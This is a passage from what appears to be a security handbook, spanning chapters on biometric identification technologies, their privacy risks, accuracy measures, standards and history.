legitimate user and substitute his own template data. At that point, Joe Badguy can present his fingerprints to the system and be correctly identified as "Jane Innocent, authorized user."

Biometrics also *reduces the possibility of anonymity* in the personal lives of its users. Despite the universal use of credit cards in the global economy, many people still prefer to use cash for many transactions because it allows them to retain their anonymity. It is much more difficult to track the flow of cash than it is to trace credit card records. Taking the earlier example of the store using face recognition to help customers speed through the checkout line, suppose the system also stores the items a customer purchases in its database along with the biometric data for that customer. An intruder to that system (or even a trusted insider) will be able to discover potentially embarrassing or compromising information that the subject would rather not make public (e.g., the purchase of certain medications that might be indicative of an embarrassing health condition). By using biometrics to associate people with purchases, you reduce the ability for people to act anonymously—one of the basic tenets of a free society.

A large privacy problem with information systems in general is the issue of *secondary use*. This is the situation where information gathered for one purpose is used (or sold to a third party) for an entirely different purpose. Secondary use is not peculiar to biometric systems per se, but because of the very personal nature of the information stored in a biometric database, the potential for identity fraud is even greater. While a user might give grudging approval to have his face used as part of a system for authenticating ATM transactions (after all, that is the trade-off for convenient access to money), that user might not consent to sharing that same biometric characteristic information with a local retailer.

Finally, there is the issue of *characteristic replacement*. When a person has his credit card stolen, the bank issues that person a new card and cancels the old one. When a computer user forgets his password, a system administrator will cancel the old password and assign a new one to the user. In these two processes, when credentials become compromised (through loss or theft), some authority will invalidate the old credential and issue a new (and different) one to the user. Unfortunately, it is not that easy with biometric systems. If a person has their fingerprints stolen they can't call the doctor and get new fingers! And despite advances in cosmetic surgery, getting a new face because the old image has been compromised is beyond the reach of most normal (or sane) people. The use of biometric systems presents unique challenges to security, because compromise of the data in the system can be both unrecoverable and potentially catastrophic to the victim.

When designing the security for a biometrics-based system, the security professional should use all the tools available in the practitioner's toolbox. This includes such time-honored strategies as defense-in-depth, strong access control, separation and rotation of duties, and applying the principle of least privilege to restrict who has access to what parts of the system. Remember that biometric systems store the most personal information about their users, and thus require that extra attention be paid to their security.

EXHIBIT 68.1 Biometric Technologies by Characteristic Type

Trait Type	Biometric
Rantotypic	Fingerprints
	Eye scanning
	Vein patterns
Genotypic	Facial recognition
	DNA matching
	Hand geometry
	Voice and speech recognition
Behavioral	Signature analysis
	Keystroke dynamics

Biometric Technologies

The different types of biometric technologies available today can be divided among the three types of biometric traits found in humans. Exhibit 68.1 lists the most common biometric technologies and the trait types with which each is associated.

Fingerprints

Fingerprints are the most popular and most widely used biometric characteristic for identification and authentication. Fingerprints are formed in the fetal stage (at approximately five months) and remain constant throughout a person's lifetime. The human finger contains a large number of ridges and furrows on the surface of the fingertips. Deposits of skin oil or amino acids on the fingers leave the prints on a particular surface. Those prints can be extracted from the surface and analyzed.

- *How it works*. In fingerprint scanning systems, the user places a finger on a small optical or silicon surface the size of a postage stamp for two or three seconds. There are two different types of finger-scanning technology. The first is an *optical scan*, which uses a visual image of a finger. The second uses a *generated electrical field* to electronically capture an image of a finger.
- *Match points used*. The patterns of ridges and furrows in each print are extracted for analysis. Ridge and furrow patterns are classified in four groups: *arch* (which are very rare), *tented arch*, *whorl*, and *loop* (which is the most common). When a line stops or splits, it is called a "minutia." It is the precise pattern and location of the ridges, furrows, and minutiae that give a fingerprint its uniqueness. Most European courts require 16 minutiae for a positive match and a few countries require more. In the United States, the testimony of a fingerprint expert is sufficient to legally establish a match, regardless of the number of matching minutiae, although a match based on fewer than ten matching points will face a strong objection from the defense.
- *Storage requirements*. Fingerprint systems store either the entire image of the finger or a representation of the match points for comparison. The U.S. Federal Bureau of Investigation stores digitized images at a resolution of 500 pixels per inch with 256 gray levels. With this standard, a single 1.5-square-inch fingerprint image uses approximately 10 megabytes of data per fingerprint card. To save space, many fingerprint storage systems store only information about the ridges, furrows, and minutiae rather than the entire image. The storage requirement for these systems is typically 250 to 1000 bytes per image.
- *Accuracy*. Fingerprint scanning systems tend to exhibit more false negatives (i.e., failure to recognize a legitimate user) than false positives. Most fingerprint systems on the market use a variety of methods to try to detect the presentation of false images. For example, someone might attempt to use latent print residue on the sensor just after a legitimate user accesses the system or even try to use a finger that is no longer connected to its original owner. To combat this, many sensors use special measurements to determine whether a finger is live, and not made of man-made materials (like latex or plastic). Measurements for blood flow, blood-oxygen level, humidity, temperature, pulse, or skin conductivity are all methods of combating this threat.

Eye Scanning

The human eye contains some of the most unique and distinguishing characteristics for use in biometric measurement. The two most common forms of eye-based biometrics are *iris recognition* and *retina recognition*.

- *How it works*. The process of scanning a person's iris consists of analyzing the colored tissue that surrounds the pupil. The scans use a standard video camera and will work from a distance of 2 to 18 inches away, even if the subject is wearing glasses. The iris scan typically takes three- to five

seconds. In contrast, retinal scanning analyses the blood vessels found at the back of the eye. Retinal scanning involves the use of a low-intensity green light source that bounces off the user's retina and is then read by the scanner to analyze the patterns. It does, however, require the user to remove glasses, place his eye close to the reading device, and focus at length on a small green light. The user must keep his head still and his eye focused on the light for several seconds, during which time the device will verify the user's identity. Retina scans typically take from ten to twelve seconds to complete.

- *Match points used*. There are more than 200 usable match points in the iris, including rings, furrows, and freckles. Retina scans measure between 400 and 700 different points in order to make accurate templates.
- *Storage requirements*. Typical template size for an iris scan is between 256 and 512 bytes. Most retina scans can be stored in a much smaller template, typically 96 bytes.
- *Accuracy*. The uniqueness of eyes among humans makes eye scanning a very strong candidate for biometric use. This uniqueness even exists between the left and right eyes of the same person. There is no known way to replicate a retina, and a retina from a dead person deteriorates extremely rapidly. The likelihood of a false positive using eye scan technology is extremely low, and its relative speed and ease of use make it an effective choice for security and identification applications. The primary drawbacks to eye scanning as a biometric are the social and health concerns among users needing to be scanned. People are generally uncomfortable allowing something to shine directly into their eyes and are concerned about the residual health effects that may result. This problem is more pronounced among users of retina scanning systems, where the exposure to the scanning light is longer.

Vein Patterns

Vein pattern recognition uses the unique pattern of surface and subcutaneous veins on the human body, most notably around the human hand.

- *How it works*. A special camera and infrared sensor take an image of veins in the palm, wrist, or back of the hand. The image is then digitized into a template and used for comparison.
- *Match points used*. The images show the tree patterns in the veins that are unique to each person, and the veins and other subcutaneous features present large, robust, stable, and largely hidden patterns.
- *Storage requirements*. The template produced from a vein scanner is approximately 250 bytes.
- *Accuracy*. The unique pattern of vein distribution is highly stable and stays the same throughout a person's life into old age. In that respect, vein patterns provide a highly stable biometric for identification. With respect to social acceptability, vein recognition does not have many of the criminal implications that fingerprinting has. Finally, vein patterns are not subject to temporary damage that fingerprints often suffer from through normal use, such as weekend gardening or masonry work. Despite this, vein scanning has not seen the widespread deployment that some of the other biometric measurements have seen.

Facial Recognition

Facial recognition technology involves analyzing certain facial characteristics, storing them in a database, and using them to identify users accessing systems. Humans have a natural ability to recognize a single face with uncanny accuracy, but until relatively recently it has proven extremely difficult to develop a system to handle this task automatically. Recent advances in scientific research and computing power have made facial recognition a powerful and accurate choice for biometric security.

- *How it works*. Facial recognition is based on the principle that there are features of the human face that change very little over a person's lifetime, including the upper sections of eye sockets, the area around cheek bones, and the sides of the mouth. In a typical facial recognition system, the user faces a camera at a distance of one to two feet for three to four seconds. There are several different types of facial recognition. *Eigenface*, developed at MIT, utilizes two-dimensional gray-scale images representing the distinct facial characteristics. Most faces can be reconstructed using 100 to 125 eigenfaces that are converted to numerical coefficients. During analysis, the "live" face will be analyzed using the same process and the results matched against the stored coefficients. The *Feature Analysis* method measures dozens of facial features from different parts of the face. Feature analysis is more forgiving of facial movement or varying camera angles than the Eigenface method. Another alternative, *Neural Network Mapping* systems, compares both the live image and the stored image against each other and conducts a "vote" on whether there is a match. The algorithm can modify the weight it gives to various features during the process to account for difficult lighting conditions or movement of facial features. Finally, *Automatic Face Processing* uses the distances between easily acquired features such as the eyes, the end of nose, and the corners of the mouth.
- *Match points used*. The specific match points used depend on the type of scanning methodology employed. Almost all methods take measurements of facial features as a function of the distance between them or in comparison with "standardized" faces.
- *Storage requirements*. Template size varies based on the method used. One-to-one matching applications generally use templates in the 1 to 2-Kb range. One-to-many applications can use templates as small as 100 bytes.
- *Accuracy*. Many companies marketing facial scanning technology claim accuracy rates as high as 98 to 99 percent. However, a recent U.S. Department of Defense study found that most systems have an accuracy rate of only 50 to 60 percent. Despite this, the ease of use and the lack of need for direct user interaction with scanning devices make facial scanning an attractive method for many applications.

DNA Matching

Perhaps no type of biometric has received more press in recent times than DNA matching. Applications as widely diverse as criminal investigation, disaster victim identification, and child safety have all looked to DNA matching for assistance. The basic hereditary substance found in all living cells is called deoxyribonucleic acid, or DNA. This DNA is created during embryonic development of living creatures and is copied to every cell in the body.

- *How it works*. The majority of DNA molecules are identical for all humans. However, about three million pairs of each person's DNA molecules (called *base pairs*) vary from person to person. When performing DNA analysis, scientists first isolate the DNA contained in a given sample. Next, the DNA is cut into short fragments that contain identical repeat sequences of DNA known as VNTR. The fragments are then sorted by size and compared to determine a DNA match.
- *Match points used*. Once the VNTR fragments are isolated, they are put through statistical analysis. For example, for any VNTR "locus" of a given length, there may be many people in a population who have a matching VNTR of that length. However, when combined with other samples of VNTR loci, the combination of all those samples becomes a statistically unique pattern possessed only by that person. Using more and more loci, it becomes highly unlikely (statistically) that two unrelated people would have a matching DNA profile.
- *Storage requirements*. DNA matching information can be stored in physical form (using special x-ray film) or in electronic form using a specialized database. Many governments around the world are starting to develop large DNA databases with hundreds of thousands of unique DNA

profiles. Because each system stores the DNA template information in its own format, exact sizing requirements are difficult to determine. Note, however, that storing DNA templates is different from storing a person's actual DNA, a medical practice that is gaining in popularity.

- *Accuracy*. Using even four VNTR loci, the probability of finding two people with a DNA match is around one in five million. FBI analysis uses 13 loci on average, making the odds of a match less than one in 100 billion. This makes DNA matching one of the most accurate forms of biometric analysis. However, due to its complexity, DNA analysis is strictly a laboratory science. It is not yet a "consumer marketplace" technology.

Hand Geometry

The process of hand geometry analysis uses the geometric shape and configuration of the features of the hand to conduct identification and authentication. With the exception of fingerprints, individual hand features do not have sufficiently unique information to provide positive identification. However, several features, when taken in combination, provide enough match points to make biometric use possible.

- *How it works*. A user places a hand, palm down, on a large metal surface. On that surface are five short metal contacts, called "guidance pegs." The guidance pegs help the user align the hand on the metal surface for improved accuracy. The device "reads" the hand's properties and records the various match points. Depending on the system, the scan can take a two-dimensional or three-dimensional image. Features such as scars, dirt, and fingernails can be disregarded because these "features" change rapidly over a person's lifetime. Typical hand scans take from two to four seconds.
- *Match points used*. Hand scanning systems typically record 90 to 100 individual hand characteristics, including the length, width, thickness, skin transparency, and surface area of the hand, including the fingers. These features, as well as the relationship each has to each other (e.g., distance, relative size, etc.), are recorded and stored.
- *Storage requirements*. Hand geometry templates can be stored in a relatively small amount of storage, as little as nine bytes. This makes it ideal for applications where memory storage is at a premium, such as smart cards.
- *Accuracy*. The accuracy of hand geometry systems is fairly high, making it a historically popular biometric method. It also has a fairly high acceptance value among users, and current implementations are easy to use. However, hand geometry systems are typically used for authentication purposes, as one-to-many identification matching becomes increasingly more difficult as the size of the database becomes larger. In addition, the equipment can be expensive and difficult to integrate into existing environments.

Voice and Speech Recognition

There are several different varieties of voice-based biometrics. These include *speaker verification*, where patterns in a person's speech are analyzed to positively identify the speaker, and speech recognition, which identifies words as they are spoken, irrespective of the individual performing the speaking. Because there is no direct correlation between the speaker and the speech in speech recognition systems, they are *not* useful for identification or authentication. Finally, *voiceprint systems* record a human voice and create an analog or digital representation of the acoustic information present in the speaker's voice.

- *How it works*. A user is positioned near a microphone or telephone receiver so that his voice can be captured and analyzed. The user is prompted to recite a phrase according to one of several scenarios:
  - *Text-dependent systems* require the user to recite a specific set of predefined words or phrases.

  - *Text-independent systems* request that the user speak any words or phrases of their choice. These systems use voiceprints to measure the user's speech.
  - *Text-prompted systems* require the user to recite random words that are supplied by the system.
- The user's voice is digitized by the system and a model template is produced and used for later comparisons. Typical recognition time in voice-based systems is four to six seconds.
- *Match points used*. Each word or phrase spoken into the system is divided into small segments consisting of syllables or phonemes (or small phonetic units), each of which contains several dominant frequencies. These dominant frequencies are fairly consistent over the entire length of the segment. In turn, each of these segments has several (three to five) dominant tones that are captured and converted to a digital format. This digital information is then transferred to a master table. The combined table of tones for all the segments creates the user's unique voiceprint.
- *Storage requirements*. Voiceprint templates vary considerably in size, depending on the application and the quality of voice information required by the system. Storage size can range from 300 to 500 bytes, all the way up to 5000 to 10,000 bytes. This is not particularly well-suited for applications where the storage or analysis system has low memory or storage capacity.
- *Accuracy*. Most voice recognition systems have a high degree of accuracy. The better ones not only analyze the user's voiceprint, but also check for liveliness in an attempt to verify if the voice is original or a mechanical reproduction. Because the system requires no special training on the part of the user, acceptance and convenience satisfaction are high among users. However, external factors such as ambient noise and the fidelity of the recording can negatively affect the accuracy of the process.

Signature Analysis

Probably the least controversial of all the biometric processes is the use of signature analysis. This is because the process of producing a signature, as well as the social and legal implications of accepting one, are well-established in almost all modern societies. Unlike eye scans or fingerprinting, there is almost no social stigma attached to the use of signature-based biometric systems. From a security standpoint, the use of signatures constitutes a deliberate act; they are never given out by accident. Other biometric information, such as eye scans, fingerprints, and DNA, can all be obtained without the user's knowledge. In contrast, a person must deliberately provide his or her signature.

- *How it works*. A user "signs" her name on a special tablet. Rather than using ink to record pen strokes, the tablet uses a special sensor to record the movement of a stylus to simulate the creation of a signature. There are two different types of signature analysis. *Signature comparison* examines the physical features found within the signature, including such characteristics as letter size, spacing, angles, strokes, and slant. Unfortunately, signature comparison systems can be easier to fool because they are susceptible to the use of mechanical reproductions or the handiwork of experienced forgers. In contrast, *dynamic signature verification* goes one step further; in addition to checking the physical features within the signature, it also accounts for the process of creating the signature. Dynamic signature verification systems take into account the changes in speed, timing, pressure, and acceleration that occur as a person signs his or her name. Where an experienced forger can faithfully recreate the look of a victim's signature, only the originator of a signature can repeatedly produce similar penstrokes every time. The typical verification time for a signature biometric system is four to six seconds.
- *Match points used*. The specific match points used vary from vendor to vendor. The most common systems store a digitized graphic representation of the signature as well as the variable pen movement and pressure information recorded during the signature process.

- *Storage requirements*. Most signature analysis systems store templates of approximately 1500 bytes. Some vendors claim that through compression and optimization techniques the template can be reduced to approximately 200 bytes.
- *Accuracy*. Overall, signature analysis systems possess only moderate accuracy, particularly when compared with other types of biometric indicators. This is perhaps due to the wide range of variability with which signature systems must deal. Such factors as fatigue, illness, impatience, and weather all affect how a person signs his or her name in any given instance.

Keystroke Dynamics

One of the most desirable aspects for a potential biometric system is to gather user input without requiring the user to alter his work process or (in the best case) even be aware that the biometric is being measured. To that end, the use of *keystroke dynamics analysis* comes closest to being as unobtrusive on the end user as possible. Measuring keystroke dynamics involves monitoring users as they type on a keyboard and measuring the speed, duration, latencies, errors, force, and intervals of the individual keystrokes. Most computer users can repeatedly type certain known patterns (such as their user ID or a standard phrase) with a consistency that can be repeated and measured, thus making it a natural for biometric use.

- *How it works*. A user types a passphrase into the keyboard. The phrase is one that is previously known to the user and is typically standardized for each user. The system scans the keyboard at a rate of 1000 times per second and records a number of different measurements to create a template. Input time varies, depending on the length of the passphrase, and verification time is typically less than five seconds.
- *Match points used*. The system separates the keystrokes into a series of *digraphs* (two adjacent keystrokes) or *trigraphs* (three adjacent keystrokes). The relationship between each key in the digraph/trigraph is captured and analyzed to create the template for that session. Two aspects of key timing are particularly important: the *dwell time* or *duration* (the amount of time a particular key is held down) and the *flight time* or *latency* (the amount of time between key presses).
- *Storage requirements*. The storage requirements for keystroke dynamics systems depend on the size of the passphrase used and the number of measurements taken per digraph.
- *Accuracy*. The overall accuracy of keystroke-based biometric systems can be highly variable, depending on the method of measurement used and the type of input requested from the user. In a system that uses structured text (i.e., passphrases supplied by the system), rather than allowing the user to supply his own passphrase, accuracy rates of 90 percent or more have been achieved. However, several factors can affect the accuracy, including the user's typing proficiency and even the use of a different keyboard.

Combining Technologies

The choice of which biometric system to use is very much based on the particular security need, the cost and feasibility of implementing a particular method, and the ease with which the measure can be installed and used. However, each different biometric technology has its limitations. When looking to create a high-security environment, it may be advantageous to use a time-honored security strategy: *defense-in-depth*. The concept of defense-in-depth is to place many layers or barriers between a potential attacker and a potential target. Each layer complements and enhances the layer before it, requiring an attacker to jump multiple (and difficult) hurdles to get to the target.

Defense-in-depth can also be applied to biometrics. One method of accomplishing this is through the use of *layering*. The concept behind layering is to use biometric technology in conjunction with other traditional forms of identification and authentication. For example, to gain access to a building, a visitor might have to both show a photo ID card and pass a fingerprint scan. Because photo IDs are not

foolproof (despite the use of modern anti-counterfeit techniques like holographic seals and watermarks), the confidence in the accuracy of the process is enhanced by the use of fingerprints to verify that the person on the card and the person at the door are the same.

Another way of providing defense-in-depth is through *multimodal* use of biometrics. In a multimodal installation, two (or more) biometric technologies are used in parallel and the user must pass through each to be successfully identified. For example, a user might need to pass both an iris scan and a voice identification test in order to be admitted into a classified area. Multimodal use of biometrics has a couple of advantages. First, it allows the use of biometric technologies that may have higher error rates because the supplemental biometric in use will pick up any error slack. Put another way, one biometric technology may have a 10-percent error rate and another may have a 12-percent error rate. By themselves, each of these rates may be too high for practical use. But when combined, the two technologies together may have an error rate of only 1.5 percent. This may be much more acceptable for the potential user. In addition, the use of multiple biometrics allows for more variation in any single measurement. For example, voice recognition systems may have difficulty with scratchy voices (due to a cold), and other biometrics may have difficulty due to altered body features (e.g., scars, bruises, etc.). Multimodal use allows for more variation in body characteristics while still retaining a high overall level of assurance in the biometric process.

Biometric Standards

There are more than 200 vendors developing or marketing biometric equipment and systems. As in any other industry where so many different products and specifications exist, this has led to a situation where there are numerous "standards" for biometric products and measurement, and there are just as many methods of storing, retrieving, and processing biometric information. To rectify the situation and make products and systems more compatible with each other, there have been several efforts to standardize biometric interfaces and processes.

The largest effort is the *Biometric Application Program Interface*, or *BioAPI*. The BioAPI Consortium, a group of more than 90 organizations developing biometric systems and applications, developed the BioAPI. The BioAPI provides applications with a standardized way of interfacing with a broad range of biometric technologies. By using the BioAPI, developers can integrate their biometric systems in a technology-independent and platform-independent manner. For example, developers of finger scanning hardware will be able to integrate their systems with any computing platform, as long as both follow the BioAPI specification. The BioAPI specification is currently in version 1.1 and has been released into the public domain. An open source reference implementation is also available for developers to use for modeling and testing their products.

While the BioAPI addresses the standardization of biometric technology interfaces, the *Common Biometric Exchange File Format*, or *CBEFF*, is concerned with defining a common format for the storage and exchange of biometric templates. Very often, biometric applications will use their own proprietary or platform-specific formats for data storage. Unfortunately, this makes the passing of biometric data between applications or platforms difficult. The CBEFF addresses this issue by defining a platform-independent and biometric-independent format for the storage and exchange of biometric templates between systems and applications. The CBEFF is being promoted by the National Institute of Standards and Technology (NIST) and is gaining wide support as a useful standard.

Conclusion

There was a time when the use of biometric technology was restricted to classified military installations and science-fiction movies. The very notion of using biological traits to identify, authenticate, and track a person seemed too far advanced for "normal" people to consider. However, the day is now here where everyday use of biometrics is not only possible, it is happening everywhere: in office buildings and

supermarkets, on computer networks and in banks, on street corners, and at football stadiums. The reduction in cost and the large gains in feasibility and reliability have forced system owners and security professionals alike to consider the use of biometrics in addition to, or even as a replacement for, traditional user identification and authentication systems. Even end users have become more and more accepting of biometrics in their everyday lives, and that trend will only continue into the future. The day is not far off when keyboards will have fingerprint readers built in to replace passwords, ATM machines will use iris scans instead of PINs, and hand scanners will replace ID badges in the office. Whatever the future holds, one thing is certain: biometrics is here to stay and getting more popular. Successful (and informed) security professionals must learn how to plan for, implement, and use biometric technology as part of their ever-growing security toolbox.

Biometric Identification

Donald R. Richards

Envision a day when the door to a secured office building can be opened using an automated system for identification based on a person's physical presence, although that person left his or her ID or access card on the kitchen counter at home. Imagine ticket-less airline travel, whereby a person can enter the aircraft based on a positive identification verified biometrically at the gateway. Picture getting into a car, starting the engine by flipping down the driver's visor, and glancing into the mirror and driving away, secure in the knowledge that only authorized individuals can make the vehicle operate.

The day when these actions are routine is rapidly approaching. Actually, implementation of fast, accurate, reliable, and user-acceptable biometric identification systems is already under way. Societal behavior patterns result in ever-increasing requirements for automated positive identification systems, and these are growing even more rapidly. The potential applications for these systems are limited only by a person's imagination. Performance claims cover the full spectrum from realistic to incredible. System implementation problems with these new technologies have been predictably high. User acceptance obstacles are on the rise. Security practitioners contemplating use of these systems are faced with overwhelming amounts of often contradictory information provided by manufacturers and dealers.

This chapter provides the security professional with the knowledge necessary to avoid potential pitfalls in selecting, installing, and operating a biometric identification system. The characteristics of these systems are introduced in sufficient detail to enable determination as to which are most important for particular applications. Historical problems experienced in organizational use of biometric systems are also discussed. Finally, the specific technologies available in the marketplace are described, including the data acquisition process, enrollment procedure, data files, user interface actions, speed, anti-counterfeit information, accuracy, and unique system aspects.

Background and History Leading to Biometric Development

Since the early days of mankind, humans have struggled with the problem of protecting their assets. How can unauthorized persons effectively and efficiently be prevented from making off with the things that are considered valuable, even a cache of food? Of course, the immediate solution then, as it has always been for the highest-value assets, was to post a guard. Then, as now, it was realized that the human guard is an inefficient and sometimes ineffective method of protecting resources.

The creation of a securable space, for example, a room with no windows or other openings except a sturdy door, was a step in the right direction. From there, the addition of the lock and key was a small but very effective move that enabled the removal of the continuous guard. Those with authorized access to the protected assets were given keys, which was the beginning of the era of identification of authorized persons based on the fact that they had such keys. Over centuries, locks and keys were successively improved to provide better security. The persistent problem was lost and stolen keys. When these events occurred, the only solution was the replacement of the lock (later just the cylinder) and of all keys, which was time consuming and expensive.

The next major breakthrough was the advent of electronic locks, controlled by cardreaders with plastic cards as keys. This continued the era of identification of authorized persons based on things that they had (e.g., coded plastic cards). The great advancement was the ability to electronically remove the ability of lost

or stolen (key) cards to unlock the door. Therefore, no locks or keys had to be changed, with considerable savings in time and cost. However, as time passed, experience proved that assets were sometimes removed before authorized persons even realized that their cards had been lost or stolen.

The addition of a Personal Identification Number (PIN) keypad to the cardreader was the solution to the unreported lost or stolen card problem. Thus began the era of identification of authorized persons based on things they had and on things they knew (e.g., a PIN). This worked well until the "bad guys" figured out that most people chose PINs that were easy for them to remember, such as birthdays, anniversaries, or other numbers significant in their lives. With a lost or stolen card, and a few trials, "bad guys" were sometimes successful in guessing the correct PIN and accessing the protected area.

The obvious solution was to use only random numbers as PINs, which solved the problem of PINs being guessed or found through trial and error. However, the difficulty in remembering random numbers caused another predictable problem. PINs (and passwords) were written on pieces of paper, Post-It notes, driver's licenses, blotters, bulletin boards, computers, or wherever they were convenient to find when needed. Sometimes they were written on the access cards themselves. In addition, because it is often easy to observe PINs being entered, "bad guys" planning a theft were sometimes able to obtain the number prior to stealing the associated card. These scenarios demonstrate that cardreaders, even those with PINs, cannot positively authenticate the identity of persons with authorized entry.

The only way to be truly positive in authenticating identity for access is to base the authentication on the physical attributes of the persons themselves (i.e., biometric identification). Because most identity authentication requirements take place when people are fully clothed (neck to feet and wrists), the parts of the body conveniently available for this purpose are the hands, face, and eyes.

Biometric Development

Once it became apparent that truly positive identification could only be based on the physical attributes of the person, two questions had to be answered. First, what part of the body could be used? Second, how could identification be accomplished with sufficient accuracy, reliability, and speed so as to be viable in field performance? However, had the pressures demanding automated personal identification not been rising rapidly at the highest levels (making necessary resources and funds available), this research would not have occurred.

At the time, the only measurable characteristic associated with the human body that was universally accepted as a positive identifier was the fingerprint. Contact data collected using special inks, dusting powders, and tape, for example, are matched by specially trained experts. Uniquely positioned whorls, ridge endings, and bifurcations were located and compared against templates. A sensor capable of reading a print made by a finger pressed against a piece of glass was required. Matching the collected print against a stored template is a classic computer task. Fortuitously, at the time these identification questions were being asked, computer processing capabilities and speed were increasing rapidly, while size and cost were falling. Had this not been the case, even the initial development of biometric systems would not have taken place. It has taken an additional 25 years of computer and biometric advancement, and cost reduction, for biometrics to achieve widespread acceptability and field proliferation.

Predictably, the early fingerprint-identifying verification systems were not successful in the marketplace, but not because they could not do what they were designed to do. They did. Key problems were the slow decision speed and the lack of ability to detect counterfeit fingerprints. Throughput of two to three people per minute results in waiting lines, personal frustration, and lost productive time. Failure to detect counterfeit input (i.e., rubber fingers, photo images) can result in false acceptance of impostors.

Continued comprehensive research and development and advancements in sensing and data processing technologies enabled production of systems acceptable in field use. Even these systems were not without problems, however. Some systems required high levels of maintenance and adjustment for reliable performance. Some required lengthy enrollment procedures. Some required data templates of many thousands of bytes, requiring large amounts of expensive storage media and slowing processing time. Throughput was still relatively slow (though acceptable). Accuracy rates (i.e., false accept and mostly false reject) were higher than would be acceptable today. However, automated biometric identifying verification systems were now performing needed functions in the field.

The value of fast, accurate, and reliable biometric identity verification was rapidly recognized, even if it was not yet fully available. Soon, the number of organized biometric research and development efforts exceeded

20. Many were fingerprint spinoffs: thumb print; full finger print; finger pattern (i.e., creases on the underside of the finger); and palm print. Hand topography (i.e., the side-view elevations of the parts of the hand placed against a flat surface) proved not sufficiently unique for accurate verification, but combined with a top view of the hand (i.e., hand geometry) it became one of the most successful systems in the field. Two-finger geometry is a recently marketed variation.

Other technologies that have achieved at least some degree of market acceptance include voice patterns, retina scan (i.e., the blood-vessel pattern inside the eyeball), signature dynamics (i.e., the speed, direction, and pressure of pen strokes), and iris recognition (i.e., the pattern of features in the colored portion of the eye around the pupil). Others that have reached the market, but have not remained, include keystroke dynamics (i.e., the measurable pattern of speed and time in typing words) and signature recognition (i.e., matching). Other physical characteristics that have been and are currently being investigated as potential biometric identifiers include finger length (though not sufficiently unique), wrist veins (underside), hand veins (back of the hand), knuckle creases (when grasping a bar), fingertip structure (blood vessel pattern under the skin), finger sections (between first and second joint), ear shape, and lip shape. One organization has been spending significant amounts of money and time investigating biometric identification based on body odor.

Another biometric identifying verification area receiving significant attention (and funding) is facial recognition. This partially results from the ease of acquiring facial images with standard video technology and from the perceived high payoff to be enjoyed by a successful facial recognition system. Facial thermography (i.e., heat patterns of the facial tissue) is an expensive variation because of high camera cost.

The history of the development of biometric identifying verification systems is far from complete. Entrepreneurs continue to see rich rewards for faster, more accurate and reliable technology, and advanced development will continue. However, advancements are expected to be improvements or variations of current technologies. These will be associated with the hands, eyes, and face for the "what we are" systems, and the voice and signature for the "what we do" systems.

Characteristics of Biometric Systems

These are the important factors necessary for any effective biometric system: accuracy, speed and throughput rate, acceptability to users, uniqueness of the biometric organ and action, resistance to counterfeiting, reliability, data storage requirements, enrollment time, intrusiveness of data collection, and subject and system contact requirements.

Accuracy

Accuracy is the most critical characteristic of a biometric identifying verification system. If the system cannot accurately separate authentic persons from impostors, it should not even be termed a biometric identification system.

False Reject Rate

The rate, generally stated as a percentage, at which authentic, enrolled persons are rejected as unidentified or unverified persons by a biometric system is termed the false reject rate. False rejection is sometimes called a Type I error. In access control, if the requirement is to keep the "bad guys" out, false rejection is considered the least important error. However, in other biometric applications, it may be the most important error. When used by a bank or retail store to authenticate customer identity and account balance, false rejection means that the transaction or sale (and associated profit) is lost, and the customer becomes upset. Most bankers and retailers are willing to allow a few false accepts as long as there are no false rejects.

False rejections also have a negative effect on throughput, frustrations, and unimpeded operations because they cause unnecessary delays in personnel movements. An associated problem that is sometimes incorrectly attributed to false rejection is failure to acquire. Failure to acquire occurs when the biometric sensor is not presented with sufficient usable data to make an authentic or impostor decision. Examples include smudged prints on a fingerprint system, improper hand positioning on a hand geometry system, improper alignment on a retina or iris system, or mumbling on a voice system. Subjects cause failure-to-acquire problems, either accidentally or on purpose.

False Accept Rate

The rate, generally stated as a percentage, at which unenrolled persons or impostors are accepted as authentic, enrolled persons by a biometric system is termed the false accept rate. False acceptance is sometimes called a Type II error. This is usually considered the most important error for a biometric access control system.

Crossover Error Rate (CER)

This is also called the equal error rate and is the point, generally stated as a percentage, at which the false rejection rate and the false acceptance rate are equal. This has become the most important measure of biometric system accuracy.

All biometric systems have sensitivity adjustment capability. If false acceptance is not desired, the system can be set to require (nearly) perfect matches of enrollment data and input data. If tested in this configuration, the system can truthfully be stated to achieve a (near) zero false accept rate. If false rejection is not desired, this system can be readjusted to accept input data that only approximates a match with enrollment data. If tested in this configuration, the system can be truthfully stated to achieve a (near) zero false rejection rate. However, the reality is that biometric systems can operate on only one sensitivity setting at a time.

The reality is also that when system sensitivity is set to minimize false acceptance, closely matching data will be spurned and the false rejection rate will go up significantly. Conversely, when system sensitivity is set to minimize false rejects, the false acceptance rate will go up notably. Thus, the published (i.e., truthful) data tells only part of the story. Actual system accuracy in field operations may even be less than acceptable. This is the situation that created the need for a single measure of biometric system accuracy.

The crossover error rate (CER) provides a single measurement that is fair and impartial in comparing the performance of the various systems. In general, the sensitivity setting that produces the equal error will be close to the setting that will be optimal for field operation of the system. A biometric system that delivers a CER of 2 percent will be more accurate than a system with a CER of 5 percent.

Speed and Throughput Rate

The speed and throughput rate are the most important biometric system characteristics. Speed is often related to the data processing capability of the system and is stated as how fast the accept or reject decision is annunciated. In actuality, it relates to the entire authentication procedure: stepping up to the system; inputting the card or PIN (if a verification system); inputting the physical data by inserting a hand or finger, aligning an eye, speaking access words, or signing a name; processing and matching of data files; annunciation of the accept or reject decision; and, if a portal system, moving through and closing the door.

Generally accepted standards include a system speed of five seconds from start-up through decision annunciation. Another standard is a portal throughput rate of six to ten/minute, which equates to six to ten seconds/person through the door. Only in recent years have biometric systems become capable of meeting these speed standards, and, even today, some marketed systems do not maintain this rapidity. Slow speed and the resultant waiting lines and movement delays have frequently caused the removal of biometric systems and even the failure of biometric companies.

Acceptability to Users

System acceptability to the people who must use it has been a little noticed but increasingly important factor in biometric identification operations. Initially, when there were few systems, most were of high security and the few users had a high incentive to use the systems; user acceptance was of little interest. In addition, little user threat was seen in fingerprint and hand systems.

Biometric system acceptance occurs when those who must use the system — organizational managers and any union present — all agree that there are assets that need protection, the biometric system effectively controls access to these assets, system usage is not hazardous to the health of the users, system usage does not inordinately impede personnel movement and cause production delays, and the system does not enable management to collect personal or health information about the users. Any of the parties can effect system success or removal. Uncooperative users will overtly or covertly compromise, damage, or sabotage system equipment. The cost of union inclusion of the biometric system in their contracts may become too costly. Moreover, management has the final decision on whether the biometric system benefits outweigh its liabilities.

Uniqueness of Biometric Organ and Action

